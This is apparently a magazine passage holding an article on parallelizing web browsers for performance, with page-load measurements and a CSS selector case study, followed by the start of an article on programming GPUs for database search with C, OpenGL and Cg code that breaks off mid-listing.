THE BROWSER WARS ARE BACK, AND performance may determine the winner this time around. Client-side performance is important enough to dictate the engineering of popular Web sites such as Facebook and Google, so the Web community is facing a crisis in balancing a high-level and accessible ecosystem on one side and squeezing out better performance on the other. Our research group has been reexamining core assumptions in how we architect browsers. The design space is surprisingly wide open, ranging from proxies in the cloud to multicore computers in our pockets.

Browser performance needs to be rethought. As part of the Berkeley Parallelism Lab, we are designing a new browser to achieve desirable Web application performance without sacrificing developer productivity. Our interest is forward-looking, including both future application domains, such as location-based services, and future hardware, such as multicore phones. One key axis of performance we have been investigating is how to incorporate parallelism from the bottom up [1]. We're not just settling on parallel algorithms: whether it's a sequential optimization or a new language, the community needs solutions.

Browser developers are facing a fascinating design space in trying to get the most out of our available cycles. As consumers of browsers, we benefit directly from their efforts, and as developers, we might find lessons for our own programs. In the following sections, after giving an idea about the role of performance in Web sites and current bottlenecks, we examine three fundamental axes for optimizing browsers. Understanding this design space motivates our own research in parallelizing browsers from the bottom up.

Why Performance?

Empirically, Web application speed impacts the bottom line for software developers. Near its release, tracking of Google Maps showed that site speedups were correlated to usage spikes. Similarly, faster return times of search queries increased usage. Photo-sharing sites have witnessed similar performance-driven phenomena, even if a typical user would not attribute their usage to it. Google's conclusion was that performance is important enough that they now factor page load time into their AdWords ranking algorithm! When the user experience directly affects sales, lowering performance barriers matters.

Should browser developers focus on performance? First, as seen with Google's actions, performance has a huge impact on user experience. Currently, developers are choosing between productivity and performance. Second, and more compelling, we have hit a wall with mobile devices. To be precise, we hit the power wall. Moore's Law holds, so transistors are still shrinking, but we cannot just keep clocking them up nor use them for further sequential hardware optimizations: because of energy (battery life) and power (heat) constraints, hardware architects switched focus to simpler but parallel architectures. For example, while a site such as Slashdot loads in three seconds on a laptop, it takes 17 seconds on an iPhone using the same wireless network. We expect performance to be the main decider in the handheld market. Investing in browser performance targets a common productivity drain and exposes emerging computing classes to more developers.

Bottlenecks

We first dispel the myth that the browser is network-bound. In a test of loading the top 25 popular US Web sites on various browsers, the IE8 team found the average total load time is 3.5–4 seconds, with 850 milliseconds being spent using the CPU [2]. Network traffic can often be taken off the critical path by smarter ordering or more careful caching and prefetching, and advances such as content delivery networks and mobile broadband are decreasing the actual network time. Unfortunately, the 850 milliseconds of computation is harder to explain away. Once we bring handhelds back into the picture, a 5–15x CPU slowdown becomes conspicuous. Table 1 details total page load times of popular Web sites on a MacBook Pro and an iPhone, measured by hand with a stopwatch when the Safari loading indicator stops. Note that the two devices use the same wireless network and all the Web sites are popular enough to be professionally optimized. To avoid caching phenomena, there were only 1–2 trials per site.*

** Wireless cards on laptops are superior to those on iPhones. The bandwidth difference is not sufficient to explain the performance disparity. Biasing the comparison in the other direction, the iPhone does not support Flash-based content such as advertisements.*

	slashdot.org	google.com	yahoo.com	wikipedia.org	myspace.com
MacBook Pro	3s	1s	1s	1s	2s
iPhone	17s	5s	14s	8s	15s

TABLE 1: TOTAL PAGE LOADING TIME FOR OPTIMIZED WEB SITES ON A LAPTOP AND HANDHELD USING A COLD CACHE AND THE SAME WIRELESS NETWORK

Where is the CPU time being spent? Despite the recent emphasis on faster JavaScript runtimes, on average, popular sites only spend 3% of their CPU time inside the JavaScript runtimes [3]. A JavaScript-heavy Web site such as a Webmail client will bump up the usage percentage to 14%; most of that time involves laying out the Web page and painting it, and, to a lesser extent, in more typical compiler front-end tasks like lexing and parsing. By Amdahl's Law, from font handling to matching CSS selectors, a lot needs to be faster.

We must also target future workloads. We predict increased usage of clientside storage, requiring a renewal in interest in speeding up structured personal storage. Scripts are also playing an increasing role, both in the number of interactions with browser libraries and in those with standalone components. Finally, we note a push toward more graphics: as augmented reality applications mature, such as Google Maps, Virtual Earth, and Photosynth, we expect the demand to grow even further, especially in the handheld space. Graphic accelerators have large power, energy, and performance benefits over thicker multicore solutions, so we even expect to see them in mobile devices, partially addressing how we expect to see at least one of these domains solved.

The Three Axes of Performance

We do not expect one silver bullet for browser performance, but, by systematically breaking down how performance can be improved, we have a basis for comparison and can understand the feasible extent of different approaches. Browsers are CPU-bound, so we should reanalyze how our CPU cycles are being spent. This leads to three fundamental axes for optimization.

AXIS 1: USE FEWER CYCLES

Can we get a desired job done with fewer operations? We break down this axis into three fundamental techniques:

- **Reduce functionality.** Phones have traditionally been under-provisioned, which has led to standards like WAP for writing applications with fewer features. Mobile versions of Web sites use the same idea: to ease the CPU load, Web site developers will simply remove functionality such as rich UIs. While this is an effective path to performance for application developers, for browser developers, the popular acceptance of this solution is a symptom of a systemic problem.
- **Avoid the abstraction tax.** Our group made a simple experiment: what happens if we naively reimplement Google Maps in C and thereby avoid the browser stack? We witnessed performance improvements of almost two magnitudes! While rewriting various libraries within browsers, we saw a similar trend: by more directly implementing components, skipping various indirection and safety layers, we observed drastic improvements.

  The community has latched onto this idea, leading to platforms like the iPhone SDK, Android, and Native Client or APIs like the canvas tag where developers code very close to the hardware. This is concerning. We do not want to give up the software engineering benefits of abstracting away hardware details and introducing productivity-related constructs. Furthermore, we do not want to sacrifice the Web ecosystem: programs such as search engines and browser extensions are largely flourishing because of the accessible, high-level structure of Web sites.
- **Optimize languages and libraries.** Ideally, we can shift the optimization burden to compiler and library developers. Interest in optimizing JavaScript has drastically increased, and a side benefit of rewriting layout engines to be standards-compliant has been to make them faster. However, while our experiences suggest there is a lot of room for sequential optimizations, the feasibility of developers of a multimillion-line codebase implementing fragile optimizations such as L1 cache tuning is unclear.

  Proebsting's observation about the alternative, compiler writers automating such optimizations, is worth recalling: once a language is reasonably implemented, compiler optimizations might yield 4% improvements a year, while hardware has given, on average, 60% [4]. We should chase magnitudes of improvement.

Developers are taking the first approach of simplifying their pages, and while we've been finding 5–70x improvements with the other approaches, they come at too high a cost.

AXIS 2: USE PARALLEL CYCLES

Even if we have exhausted our budget of sequential operations per second, we can follow Proebsting's Law and look towards exploiting hardware. Increases in performance will be largely through increased parallel operations per second. Given CMOS energy efficiency improvements of 25% per year, we expect about an additional core per device every year over the next decade, with each core supporting multiple hardware contexts and wide SIMD instructions.

Hardware advances have allowed us to largely reuse existing languages and libraries. Unfortunately, sufficient automatic parallelization has remained tantalizingly distant, even for functional and dataflow languages. It is not obvious that we can even manually parallelize programs such as browsers.

We note some concerns when parallelizing software such as browsers and ways such concerns are being assuaged:

- **Can browser libraries exploit parallelism?** Our group is methodically examining bottlenecks in browsers and parallelizing them, with our first result being for the canonically sequential FSM-like task of lexing. More significantly for browsers, we were able to design an algorithm to perform basic layout processing—determining the sizes and positions of elements on a page—in parallel, and are currently implementing it and iterating on its design. We are not alone in exploring this space. For example, video is already parallelized and we are not alone in rethinking parsing.
- **Can we exploit parallelism through concurrent calls?** We do not just want to parallelize the handling of individual calls into libraries. For example, can two different scripts interact with the layout library at the same time? Part of our process of designing new parallel libraries is to look out for such opportunities and think about how to detect the guarantees the libraries need to exploit them. For example, visually independent components, such as within `<iframe>` elements, correspond to actors whose layout computations are not dependent upon sibling elements.
- **Will parallelization make browsers more brittle?** To increase the integrity of browser runtimes, developers concerned with security have partitioned core libraries like the layout engine into OS processes, benefiting from address-space separation and management of resources such as CPU time. Much of our focus has been on libraries, where we have been using task-parallel systems such as TBB and Cilk++. This forces clearer code structure and interfaces. As a comparison, our sequential optimizations, like L1 cache optimizations, currently make code more brittle and inaccessible.
- **Given energy concerns, parallelization should be work-efficient.** A common trick in parallelization is to locally duplicate computations in order to avoid communication and synchronization overhead. Such tricks are not work-efficient, potentially wasting power and energy. Work efficiency means that if we were to simulate a parallel algorithm on a sequential computer, it should take the same amount of time as the sequential one. A common theme in our algorithms is *speculative execution:* we guess an invariant, process in parallel based on it, and patch up our computation as needed. For example, our layout algorithm speculates that one paragraph will not flow into the other, so they can be processed independently. The speculation is generally correct; when it is not, only the second paragraph needs to be recomputed. By bounding the recomputation, whether by localizing it or reducing its frequency, we approximate work efficiency.

We found some large yet simple opportunities for parallelism, such as with our new lexing and CSS selector algorithms. However, many other computations span large amounts of code (e.g., layout), and there is also a standing challenge in enabling Web designers to productively write parallel scripts such as animations.

AXIS 3: COMPUTE ELSEWHERE

If we cannot effectively exploit the cycles available on a personal device, perhaps we can use some elsewhere. For example, as latency decreases and bandwidth increases, a model like cloud computing becomes appealing. Web application developers already do this, by running database queries on servers, for example, and only UI computations on clients. Recently, we have witnessed reincarnations of X for browsers, allowing a thin client to display the results of running a browser elsewhere, or even just proxying individual plugins like Flash. It is worth reexamining how much computation we can (and should) redistribute. By this we primarily mean partitioning computations across different devices. It is also possible to partition over time. For example, search engines might cache popular queries, thick clients might prefetch content, and slower compilers often create faster bytecodes. User experience requirements combined with hardware constraints provide hints at the limits of offloading computation.

For the user experience, perceived latency is crucial. For example, browsers are now optimized to begin to display parts of a Web page before all of it is available, despite the cost of inducing extra computation. Perceived latency requirements vary by the type of task. Film—continuous, non-interactive motion—is generally shot at 24 frames per second, allowing 42ms to compute and render an animation. Many closed-loop systems, in which a user gets feedback while interacting with a system, such as by watching a mouse cursor move on a screen, have an upper bound of 100ms before tasks like verbally communicating or moving an object significantly suffer. For lower bounds, while hand tracking allows delays of 50–60ms, other domains are less forgiving (e.g., head-mounted displays with such long delays cause nausea). Finally, we note that there is a difference between delay and sampling rate: gestural and aural interactions should have samples processed with intervals on the order of milliseconds (and without jitter). For something like a hand drum with different strokes, both requirements are in place.

Considering end-to-end system latency costs, even when limited to network hops, it becomes clear that some computations are best when left on client devices for the foreseeable future. Consider a wireless device acting as a thin client for a proxied browser living in the cloud. From the device to a tower might be 10ms, and, looking forward, another 10ms from the tower to a hub. Round trip, that's 40ms already. Going between two hubs, such as LA and Seattle, on Internet2 is 40ms roundtrip (or 14ms at the speed of light); a proxy will only meet interactivity needs if we assume collocations to avoid this cost. Assuming a nearby hub, there is only 20ms round-trip latency, for a total 60ms network latency for a proxy. After that, we must consider device latency. We can add a delay of 10ms from an LCD, and an input device like a mouse might poll somewhere around every 5–10ms, bringing us to 75ms *without having done anything*. Even without including application-specific costs such as compressing/decompressing data for transmission or computing something with it (e.g., the animation or audio being interacted with), the space of proxyable content is already limited. Streaming a movie might be fine (with respect to latency), assuming highly tuned software, but user experience in other domains will already be subpar irrespective of the software. Forget turning your phone into a sensitive instrument.

There are further hardware concerns. In many locations and contexts, assuming fast Internet access, or even any access at all, is not possible. Another interesting cost is bandwidth. Browser use, in certain age groups, rivals TV use: proxying rich experiences has an associated bandwidth expense that must scale to support mainstream use. While TV streams might be shared between users, browsing sessions are more personal. Energy factors in again: proposals to increase bandwidth for devices, such as multiple antennas, are often still at the expense of battery life. Finally, we note that there are economic costs. Web server farms cache a lot of their computations, requiring little computation: as there will be less benefit from consolidating devices, much of the financial incentive of cloud computing disappears and a new pay model must close the gap. While we view latency as a dominating concern, energy, connectivity, cost, and bandwidth also have significant costs.

The situation is not entirely glum. Large computations should still be done on a server. Even interactive computations might be partitioned: for example, we experimented with a real-time mouse cursor, with positive results, but delayed scrollbar. Furthermore, breaking the browser experience out of the single device may still happen to enable new features, such as migrating a browsing session from a laptop to a phone when we leave the house or enabling remotely executing Flash scripts on today's slower handhelds. There is also the appeal of P2P systems, which may help boost bandwidth and lower latency, which we are beginning to study.

It seems that proxying solutions are best for larger or non-interactive experiences. It is not always clear when to make this distinction: for example, Gmail has shown that even though emails should be stored on the client, email search should be performed off-site. Finally, we note that computations that are too intensive for a client device will likely be performed in parallel, and, in a sense, they are probably even better suited for parallelization. Off-device computation will happen, but with many caveats. Understanding the standalone and integrated case is attractive, although we argue that the on-device case is emerging and should be exploited.

A Case Study: CSS Selectors

We recently examined CSS selectors, a pattern language for associating style rules with elements of a page. Developers use selectors to specify rules like "p.content a {font-style: italic}", meaning that links within content paragraphs should be italicized, where "p.content a" is the selector. When loading a large Web page with many style rules, such as Slashdot in Firefox, determining style constraints takes 100ms, with most of this spent in matching selectors. Selector speed has prompted David Hyatt, who worked on the CSS engines for Firefox and Safari as well as the overall language specification, to declare that the new "CSS3 selectors . . . really shouldn't be used at all if you care about page performance" [5]; indeed, tuned Web sites, like many by Google, do not use *any* selectors.




CHART 1: SPEEDUP OF CSS SELECTORS WHEN LOADING SLASHDOT.ORG

Over several months of on-and-off development, we implemented a new CSS selector engine from scratch. We started with the optimizations described in existing browsers and then advanced to our own sequential and parallel ones, until we achieved a matching time of 2ms on Facebook and Slashdot with an unoptimized pre-processing step of 5ms. Chart 1 shows the ultimate speedups from parallelizing the existing sequential algorithm (4x) vs. focusing on further sequential optimizations (11x) and then parallelizing (41x). The tests are on a 2.66GHz Nehalem prototype (two hardware threads per core and four cores on a socket). Not visible in the graph is how long it took to attain these optimizations: parallelization was significantly easier and, unlike with sequential optimizations, such as for better cache use, successive optimizations were generally complementary. Parallelization was only easy to an extent; the effort to go from one to four cores was less than that of going from four to five. Finally, we note that given the small size of these computations, it is not clear how to offload them to another device.

Conclusion

We are facing an exciting time of architectural transition. Productivity concerns involving high-level languages, large libraries, and software as a service are emerging as important enough to displace traditional low-level approaches. However, we are finding the need for much better performance, especially in the emerging computing class of handhelds. There is a lot of room for sequential optimizations, but as the opportunity cost for them is high, we instead advocate focusing more on exploiting hardware-driven optimizations. This is taking place in the form of local, parallel computations and networked (and still parallel) computations. Overall, we found parallelizing on-device browser computations to be the most enticing direction for improving performance.

ACKNOWLEDGMENTS

Professor Ras Bodik has been heading our browser group, with Chris Jones (now at Mozilla) as another founding member. Professor Krste Asanović, Shaoib Kamil, Kaushik Datta, Rajesh Nishtala, and Christopher Batten of the Parallelism Lab and Robert O'Callahan and David Mandelin at Mozilla have provided valuable advice throughout our work.

REFERENCES

[1] Chris Jones, Rose Liu, Leo Meyerovich, Krste Asanović, and Rastislav Bodik, "Parallelizing the Web Browser," *Proceedings of the 1st USENIX Workshop on Hot Topics in Parallelism* (HotPar '09), March 2009.

[2] Shreesh Dubey, "AJAX Performance Measurement Methodology for Internet Explorer 8 Beta 2," *CoDe Magazine* 5(3), 2008: http://www.code-magazine.com/Article.aspx?quickid=0811102.

[3] Microsoft, "Measuring Browser Performance: Understanding Issues in Benchmarking and Performance Analysis," 2009: http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=cd8932f3-b4be-4e0e-a73b-4a373d85146d.

[4] Todd Proebsting, "Proebsting's Law": http://research.microsoft.com/en-us/um/people/toddpro/papers/law.htm.

[5] Shaun Inman, "CSS Qualified Selectors": http://www.shauninman.com/archive/2008/05/05/css_qualified_selectors.

TIM KALDEWEY

programming video cards for database applications

Tim Kaldewey is a Researcher in the Special Projects Team at Oracle Corporation and a Ph.D. candidate at UCSC's Computer Systems Research Group, headed by Professor Scott Brandt. He previously held positions at IBM, SAP, Lufthansa, and SAG. His research focuses on predictable high-performance data management and, in particular, on parallel architectures.

tim.kaldewey@oracle.com

TERAFLOPS AND OVER 100 GB/SEC memory bandwidth do not only realize gamer dreams of "better"-looking monsters, they also attract developers of other performance-hungry applications. While the hardware specifications of high-end graphics processors (GPUs) with hundreds of cores make multicore CPUs look like toys, the complexity of leveraging these exotic hardware platforms for general-purpose applications puts a high price tag on application development. Even though new development environments allow C-style programming, efficient implementations still require extensive knowledge of computer architecture as well as analytical and debugging skills, going beyond standard tools. In this article, I would like to share my experiences in programming video cards for database operations over the last three years.

In the past, using video cards for non-graphics applications has been considered one of the "black arts" of computer programming, practiced only by a handful of hackers and researchers. The programmer needed to fool the GPU into thinking it would draw a scene to display, while it was in fact performing a general-purpose computation. This required mapping data to graphics objects described by floating-point vectors and ensuring that results were "drawn" within visible screen space; otherwise they were no longer accessible or not even computed. CPU results did not necessarily match GPU results, since for the dominant application, that is, games, speed was more important than accuracy, and most video cards did not implement 32-bit floating-point precision. Despite the difficulties, the impressive performance of early prototypes started a wave of general-purpose GPU applications [7].

Until two years ago, implementing general-purpose applications required using Graphics APIs such as OpenGL and Cg. In early 2007, our first prototype implementation of parallel search used the color information of each pixel in an image to store data. Using a 24" screen with a resolution of 1920×1200 pixels, the biggest possible data set that it could handle with this method was 9.2 million characters or 8.8MB. However, the physical size was four times as much, since each 8-bit character had to be stored as a 32-bit floating-point value.

New software development environments such as NVIDIA's Compute Unified Device Architecture (CUDA) greatly simplify programming GPUs for non-graphics tasks [10]. It is no longer necessary to use graphics data types and drawing primitives or to limit data-set sizes to the maximum screen resolution. Besides a few additional instructions and function type qualifiers, which determine the degree of parallelism and where a piece of code is executed (GPU or CPU), CUDA allows standard C-style programming.

The programming obstacles removed, commercial software developers started evaluating GPUs for computationally intense tasks, as an alternative to clusters. With data centers reaching their physical limitations in terms of space, power consumption, and cooling, alternative solutions with higher computational performance per watt and per square foot become very appealing. Using GPUs with more than one teraflop of compute performance each, a 100 teraflop data center could be realized with less than 100 GPUs [2]. To achieve the same with conventional PC/server hardware would require more than 1400 CPUs, 70 gigaflops each. Assuming a power consumption of roughly 200 watts per GPU and 130 watts per CPU, a GPU solution would require only a tenth of the power required by CPUs. Including the power consumption of other components required for each machine will favor a GPU solution even more, since it requires only 25 machines with four video cards each.

Besides teraflops, the latest GPUs feature up to 4GB of memory and memory throughput beyond 100GB/sec, which makes them attractive for data-intensive applications, e.g., databases. Over the past few years, the growth rates of main memory size have outstripped the growth rates of structured data in the enterprise, particularly when ignoring historical data. Gartner predicts that in-memory analytics will soon become feasible even for large data-warehousing applications [11]. Databases also offer plenty of opportunity for parallel execution, as they usually handle many queries simultaneously.

However, GPU hardware development continues to be driven by the mass market for games and multimedia, and implementing general-purpose applications, which do not necessarily resemble graphics applications, remains a challenge. The non-uniform memory architecture between CPU and GPU requires explicit data copies and address translation, and the PCI-express bus turns out to be a bottleneck, making it difficult to leverage the GPU for data-intensive applications. Overall, the subset of applications that can potentially benefit from using the GPU as a co-processor has to be parallelizable and complex enough to not be dominated by data transfers between main and video memory.

After a brief introduction of the GPU architecture, I will use search as an example to describe the hoops to jump through in order to achieve good performance on GPU applications. Whether performance gains of GPU implementations justify excessive development efforts has to be answered for the individual application. On the other hand, the trend towards increasingly parallel architectures requires rethinking traditional serial applications all the way down to the algorithmic level, and exploring alternative parallel architectures provides opportunities to get a head start.

GPGPU

When computers were mostly used for scientific applications and accounting, there was no need to develop a processing unit devoted to graphics.

With the evolution of hardware, software, and users' taste, many applications—especially computer games—started using graphical output. At the beginning of the computer graphics era, the CPU was in charge of all graphics operations. Mainly driven by the growing demand for more realistic computer games, more and more complex operations were offloaded to the GPU. A standard *graphics pipeline* would perform a fixed geometrical transformation on graphics data, vertices of triangles, followed by coloring.




FIGURE 1: THE GRAPHICS PIPELINE

GPUs kept evolving in two directions. First, memory sizes increased, significantly more than required for the *frame buffer*, the part of memory which maps directly to the screen. Second, the programmable graphics pipeline model (Figure 1) became the sequence of a *vertex processor*, to perform geometric transformations of vertices in 3D space; a *rasterizer*, to transform geometric primitives (such as lines or triangles) into actual pixels based on the screen resolution; and a *fragment* processor, to color the pixels. While the rasterizer's function has been fixed, the vertex processor and the fragment processor are now effectively programmable. Moreover, while the initial graphics pipeline would simply *stream* the data through once, the programmable pipeline can access the larger memory in a more flexible way, storing multiple images (textures) and intermediate-rendering passes of complex computations. Modern GPUs comprise multiple vertex and fragment processors executing the same programs on different primitives in parallel. When, thanks to their massively parallel architecture, GPUs started becoming more powerful than CPUs, some programmers began exploring them for non-graphics computations, leading to the birth of the *General-Purpose Graphics Processing Unit* (GPGPU).

However, programming the GPU was not simple, given the rigid limitations in functionality, data types, and memory access. Both the hardware and the software support were geared exclusively toward graphics computation. Graphics APIs like OpenGL and Cg required mapping variables to graphics objects such as textures, and algorithms to geometric and color transformations. Textures are two-dimensional arrays of four-wide single-precision floating-point vectors storing color information for each pixel in terms of red, green, blue, and opacity (rgba). Vertices are stored as four-wide floating-point vectors for x-,y-,z-coordinates and w for normalizing coordinates.

While the vertex processor allowed writing results to any coordinate, i.e., memory scatter, it could not read data from multiple locations, i.e., memory gather, limiting the input for computation to an individual data point. On the other hand, the fragment processor could gather data from up to eight different textures but did not support scatter, thus could only write results to a single fixed memory location, determined by the current pixel position.

Using graphics APIs, the following steps were necessary to invoke GPU computation: One had to organize the data into a two-dimensional array.

This array was mapped to the physical screen as one pixel per element, referred to as *screen-sized viewport*. Then one had to load a fragment program that was to be executed on each data element or pixel and, finally, pretend to “draw” the screen-sized image to actually run the code on each pixel. If the results were graphical in nature, one could just leave them displayed on the screen, but in the general case, one would copy the results (i.e., content) from the frame buffer on which the “image” was rendered back to another texture or main memory.




FIGURE 2: ARCHITECTURE OF AN NVIDIA GEFORCE 8 SERIES GPU

NVIDIA’s CUDA, allowing people to program the GPU directly, was a major leap ahead [10]. Instead of dedicated hardware for each stage, CUDA-capable GPUs are based on flexible programmable processors, capable of any of the steps performed by a conventional graphics pipeline. At the top level, a CUDA application consists of two parts: a serial program running on the CPU, and a parallel part, called a *kernel*, running on the GPU.

The kernel is organized as a number of *blocks* of *threads*, with one block running all of its threads to completion on one of the several *streaming multiprocessors* (SMs). When the number of blocks as defined by the programmer exceeds the number of physical multiprocessors, blocks are queued automatically. Each SM has eight processing elements, PEs (Figure 2), which execute the same instruction at the same time in *Single Instruction-Multiple Data* (SIMD) mode [5].

To optimize SM utilization, the GPU groups threads within a block following the same code path into so-called *warps* for SIMD-parallel execution. Due to this mechanism, NVIDIA calls its GPU architecture *Single Instruction Multiple Threads* (SIMT). Threads running on the same SM share a set of registers as well as a low-latency *shared memory* located on the processor chip. This shared memory is small (16KB on the G80) but about 100x faster than the larger *global* memory on the GPU board. A careful memory access strategy is even more important on the GPU than it is on the CPU, because caching on the GPU is minimal and mainly the programmer’s responsibility.




FIGURE 3: COMPARISON OF SCHEDULING TECHNIQUES. *EVENT-BASED SCHEDULING* ON THE GPU MAXIMIZES PROCESSOR UTILIZATION BY SUSPENDING THREADS AS SOON AS THEY ISSUE A MEMORY REQUEST, WITHOUT WAITING FOR A *TIME QUANTUM* TO EXPIRE, AS ON THE CPU.

To compensate for the lack of caching, GPUs employ massive multi-threading to effectively hide memory latency. The scheduler within an SM decides for each cycle which group of threads (warp) to run, such that warps with threads accessing memory can be suspended at no cost until the requested data is available. The seamless multi-threading is made possible by thousands of registers in each SM; each thread keeps its variables in registers and context switching is free. Effectively, this approach implements what I would naively describe as event-based scheduling (Figure 3) and benefits large, latency-bound workloads.

On the other hand, CPUs employ large caches but rely on a single set of registers, requiring context switches to preserve the state of execution of the current thread before loading the next. As context-switching is expensive and schedulers are implemented in software, CPU scheduling is based on time quanta; in case of a cache miss a thread sits idle until the memory request returns or its time quantum expires.

These characteristics make the GPU an interesting platform to explore for parallel database processing.

Programming GPUs

Before taking the plunge into video card programming using search operations, I would like to briefly discuss the corresponding CPU implementation, to show the differences.

Implementing search on text indexes—in the simplest case, sorted lists—may not require much more than "stitching" together a few standard library calls to produce the desired results. For example, searching for all documents containing the word "Flughafenbahnhof" (the lengthy German word for a train station at the airport) in the ideal case requires only a few lines of code.

```
char searchkey[16]= "Flughafenbahnhof";
result = bsearch( (void*)&searchkey,index, numentries,
                  sizeof(char)*maxwordlength,
                  (int(*)(const void*,const void*)) strcmp);
```

Although standard library functions like string comparison and binary search have been around for decades and are highly optimized, on modern multi-core CPUs there is still plenty of room for optimizations.

Large-scale database servers may handle more than thousands of queries per second, of which many can be served simultaneously by using multiple threads. A multi-core CPU can execute up to `#cores` of those queries in parallel. Even for memory-bound operations like index search it is imperative to employ multi-threading, as a single core cannot achieve maximum memory performance [8]. Since search by itself involves no data manipulations, a multi-threaded implementation is straightforward and does not require special caution.

German, which happens to contain many long words, is not the only language for which comparing strings character by character seems suboptimal in terms of memory performance. In fact, performance of byte-wise vs. multi-word (vector) memory accesses can differ by more than an order of magnitude [8]. On x86 CPUs we can leverage the SSE vector unit to load 16 bytes with a single instruction, but in turn it requires implementing a vector string comparison. On earlier processor generations this involved considerable assembly programming, whereas the recently released Core i7 implements specific instructions for string comparisons.

Our first prototype implementation of parallel search in early 2007 used the OpenGL and Cg graphics APIs, which required mapping string data to two-dimensional textures and writing vertex and fragment programs. Although the basic approach presented here does not yield competitive performance, it illustrates the effort necessary to leverage GPGPU during its early stages. As a comprehensive description of all necessary steps to invoke GPU computation would go beyond the scope of this article, I will only highlight critical ones. For obvious reasons, the following examples require a 1:1 pixel-to-texture element (texel) ratio, unless you prefer Scrabble results.




FIGURE 4: MAPPING INDEX DATA TO A TEXTURE

A simple way to store character data in a texture is to map the ASCII character set to floating-point values between 0.0 and 255.0 and use the rgba color information of each pixel to store up to four characters (Figure 4). Strings are null-terminated (0.0), and their starting point is marked as well (0.1). The marking is necessary to make sure we do not report partial string matches, since parallelism is transparent, meaning pixels are processed independently. Dependent on string length, this approach might result in numerous idle processors due to the GPU's SIMD operation (see "GPGPU" section, above).

```
float* data = malloc(sizeof(float)*1200*1200*4);
...
data[pos++] = 0.1;
data[pos++] = *(float*)&docindex;
for (i=0;i<=strlen(currentString);i++) {
      data[pos++] = (float)currentString[i];
}
...
glTexSubImage2D(GL_TEXTURE_RECTANGLE_ARB,
                        0,0,0, // detail level, x-, y- offset
                        1200, 1200, // size
                        GL_RGBA, // texture format
                        GL_FLOAT, // data format
                        data); // data pointer
```

Although this encoding requires four bytes per character and an additional four bytes for marking the beginning of a string, it greatly simplifies the identification of an individual string and implementation of string comparison. Floating-point numbers can be directly compared using "=", and string boundaries are aligned with the colors of a texel or pixel. Given the small range of numbers and that "string" comparisons performed during a search operation do not require data manipulation, errors due to lack of precision or rounding are not a concern. To further simplify the implementation of a search algorithm, the beginning of a string can be aligned with the pixel boundaries, which in the worst case wastes another three bytes of space per string. While character strings required an explicit mapping in order to be comparable, the document index pointer docindex, referencing a list of documents containing this search key, is only required for the result. Therefore, copying its bit pattern using some pointer gymnastics is sufficient.




FIGURE 5: STRING SEARCH ON THE GPU USING TEXTURES

With the search key and the data stored in a texture, a naive search can be implemented as a two-step process, using two fragment programs. The first fragment program looks for a match with the search key and marks it (Figure 5), while the second one performs a reduction such that only the marked value is returned (Figure 6). Although this sounds fairly straightforward, the implementation requires some explanation:

```
float4 search(float2 coords: WPOS,
              uniform samplerRECT texCgFrag) : COLOR {
    float2 data_coords = coords;
    float2 searchkey_coords = float2(0.5,0.5);
    float4 data = texRECT(texCgFrag, data_coords );
    float4 searchkey = texRECT(texCgFrag, searchkey_coords);
    float done =0.0;
    if (data.r == 0.1) {
      if (done == 0.0) {
        if (data.b != searchkey.b) done = -1.0;
        if (data.b == searchkey.b)
          if (data.b== 0.0) done = 1.0;
      }
      if (done == 0.0) {
        if (data.a != searchkey.a) done = -1.0;
        ...
```

